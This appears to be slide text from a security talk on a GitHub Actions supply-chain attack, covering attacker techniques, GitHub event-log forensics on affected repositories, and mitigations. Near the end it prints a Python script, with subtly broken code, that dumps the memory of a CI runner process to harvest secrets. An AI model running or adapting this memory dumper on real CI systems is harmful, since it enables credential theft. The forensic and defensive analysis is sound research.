
List of TTPs

Formalized list of TTPs

1. “Shadow Commits” – abused GitHub’s fork network in order to introduce code changes to a repository’s context without making actual commits to it
2. Tag overrides – abused github’s audit log blind spots and silently redirect consumers to different commit SHAs
3. Disposable Memembers – where the attacker made the noise to be associated with a disposed user
4. Pwn Request – RCE in CI workflows due to various misconfigurations



How we conducted the investigation



1/ Github events dataset on ClickHouse

(<https://play.clickhouse.com/>)

https://play.clickhouse.com

v25.8.1.846, uptime 3 days play

SELECT * FROM github_events WHERE actor_login LIKE 'mmvojwip' ORDER BY created_at DESC;

Run


(Ctrl/Cmd+Enter) ✓ 18 rows in result, 3.32 sec.

100.0%, Read 9.68 billion rows, 26.6

#	file_time	event_type	actor_login	repo_name
1	2025-03-14 13:00:00	PushEvent	mmvojwip	mmvojwip/agentkit
2	2025-03-14 13:00:00	PushEvent	mmvojwip	mmvojwip/agentkit
3	2025-03-14 10:00:00	PushEvent	mmvojwip	mmvojwip/agentkit
4	2025-03-14 10:00:00	PushEvent	mmvojwip	mmvojwip/agentkit
5	2025-03-13 21:00:00	PushEvent	mmvojwip	mmvojwip/agentkit

2/ GitHub Archive

(<https://www.gharchive.org/>)



Open-source developers all over the world are working on millions of projects: writing code & documentation, fixing & submitting bugs, and so forth. GH Archive is a project to **record** the public GitHub timeline, **archive it**, and **make it easily accessible** for further analysis.

GitHub provides [15+ event types](#), which range from new commits and fork events, to opening new tickets, commenting, and adding members to a project. These events are aggregated into hourly archives, which you can access with any HTTP client:

Query	Command
Activity for 1/1/2015 @ 3PM UTC	<code>wget https://data.gharchive.org/2015-01-01-15.json.gz</code>
Activity for 1/1/2015	<code>wget https://data.gharchive.org/2015-01-01-{0..23}.json.gz</code>
Activity for all of January 2015	<code>wget https://data.gharchive.org/2015-01-{01..31}-{0..23}.json.gz</code>

3/ Community

All the maintainers of
the projects involved!



haya14busa
reviewdog



jackton1
tj-actions




[REDACTED]
spotbugs



[REDACTED]
[REDACTED]

3/ Community [THANK YOU!]



Speaks alongside
@0xLupin about
Advanced Offensive
Strategies in the
Software Supply Chain
13:00 @ W229
(Creator Stage 5)

Additional victims & impact

ultralytcs/ultralytcs

NO IMPACT

The repository **ultralytcs/ultralytcs** was breached on Dec 4th 2024

We observed that our actor tested with various payloads against a fork of the repository, just **three days after** the breach.

#	event_type	actor_login	repo_name	created_at
1	PushEvent	randolzfow	randolzfow/ultralytcs	2024-12-07 21:51:24
2	PushEvent	randolzfow	randolzfow/ultralytcs	2024-12-07 21:39:18
3	PushEvent	randolzfow	randolzfow/ultralytcs	2024-12-07 21:37:46
4	PushEvent	randolzfow	randolzfow/ultralytcs	2024-12-07 21:37:14
5	PushEvent	randolzfow	randolzfow/ultralytcs	2024-12-07 21:32:16
6	ForkEvent	randolzfow	ultralytcs/ultralytcs	2024-12-07 21:30:41

apache/superset

NO IMPACT

Same thing goes for apache/superset, which has 67.3k ★

№	event_type	actor_login	repo_name	created_at
1	PublicEvent	randolzfow	randolzfow/superset	2024-12-07 17:29:56
2	IssueCommentEvent	randolzfow	randolzfow/superset	2024-12-07 16:36:06
3	IssueCommentEvent	randolzfow	randolzfow/superset	2024-12-07 16:35:01
4	PullRequestEvent	randolzfow	randolzfow/superset	2024-12-07 16:32:26
5	PushEvent	randolzfow	randolzfow/superset	2024-12-07 16:32:08
6	CreateEvent	randolzfow	randolzfow/superset	2024-12-07 16:31:51
7	PushEvent	randolzfow	randolzfow/superset	2024-12-07 16:31:18
8	CreateEvent	randolzfow	randolzfow/superset	2024-12-07 16:30:55
9	ForkEvent	randolzfow	apache/superset	2024-12-07 16:30:40

module-federation/core

UNCERTAIN

The attacker attempted a PWN request

#	event type	actor login	repo name	created at
1	PullRequestEvent	randolzfow	module-federation/core	2024-12-06 03:16:31
2	IssueCommentEvent	randolzfow	module-federation/core	2024-12-06 03:14:06
3	PushEvent	randolzfow	randolzfow/core	2024-12-06 03:13:52
4	IssueCommentEvent	randolzfow	module-federation/core	2024-12-06 03:11:32
5	PullRequestEvent	randolzfow	module-federation/core	2024-12-06 03:11:27
6	PushEvent	randolzfow	randolzfow/core	2024-12-06 03:10:58
7	CreateEvent	randolzfow	randolzfow/core	2024-12-06 03:09:51
8	ForkEvent	randolzfow	module-federation/core	2024-12-06 03:08:42

baidubce/app-builder

BREACHED

#	event_type	actor_login	repo_name	created_at
1	PullRequestEvent	randolzfow	baidubce/app-builder	2024-12-06 03:03:40
2	PullRequestEvent	randolzfow	baidubce/app-builder	2024-12-06 03:01:53
3	PullRequestEvent	randolzfow	randolzfow/app-builder	2024-12-06 03:01:09
4	CreateEvent	randolzfow	randolzfow/app-builder	2024-12-06 03:00:16
5	ForkEvent	randolzfow	baidubce/app-builder	2024-12-06 02:55:59

Quick words about mitigations & defense

TTPs

1. “Shadow Commits”
2. Tag overrides
3. Disposable Memembers
4. Pwn Request



TTPs / shadow-commits

Ø

~\(\ツ)_/~

TTPs / Tag Overrides

GitHub is experimenting with immutable tags and releases

**Kristina Heidinger**  • 2nd
Senior Product Manager at GitHub · Supply Chain Security
4w • 


+ Follow ...

Big milestone to share: after lots of work, we're launching Immutable Releases in private preview on GitHub later this month! 🚀



Link to the post!

TTPs / Tag Overrides



Link to the gist!



TTPs / Pwn Requests

1. Gato-X (<https://github.com/AdnaneKhan/gato-x>)
2. Poutine (<https://github.com/boostsecurityio/poutine>)
3. Zizmor (<https://github.com/zizmorcore/zizmor>)

Bad Practice: Tag usage in github actions





git
tags



40-char
git sha

imgflip.com

The Team Behind



Yaron Avital



Asi Greenholts




Omer Gil



Tomer Segev


Given that the attacker was able to collect quality intel and carry out a complex attack as we've just seen



And given that the final step in the tj-actions incident was simply dumping credentials without collecting them

```
1 #!/usr/bin/env python3
2
3 # based on https://davidebove.com/blog/?p=1620
4
5 import sys
6 import os
7 import re
8
9
10 def get_pid():
11     # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
12     pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
13
14     for pid in pids:
15         with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
16             if b'Runner.Worker' in cmdline_f.read():
17                 return pid
18
19     raise Exception('Can not get pid of Runner.Worker')
20
21 if __name__ == "__main__":
22     pid = get_pid()
23     print(pid)
24
25     map_path = f"/proc/{pid}/maps"
26     mem_path = f"/proc/{pid}/mem"
27
28     with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
29         for line in map_f.readlines(): # for each mapped region
30             re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([l-r])', line)
31             if re.group(3) == 'r': # readable region
32                 start = int(m.group(1), 16)
33                 end = int(m.group(2), 16)
34                 # hotfix: OverflowError: Python int too large to convert to C long
35                 # 18446744073699065856
36                 if start > sys.maxsize:
37                     continue
38                 mem_f.seek(start) # seek to region start
39
40         try:
41             chunk = mem_f.read(end - start) # read region contents
42             sys.stdout.buffer.write(chunk)
43         except OSError:
44             continue
45
46
```

Why did the attacker **choose** to make noise?



why?

why would you do that?

Thank you!



@_0xffd

The complete article!

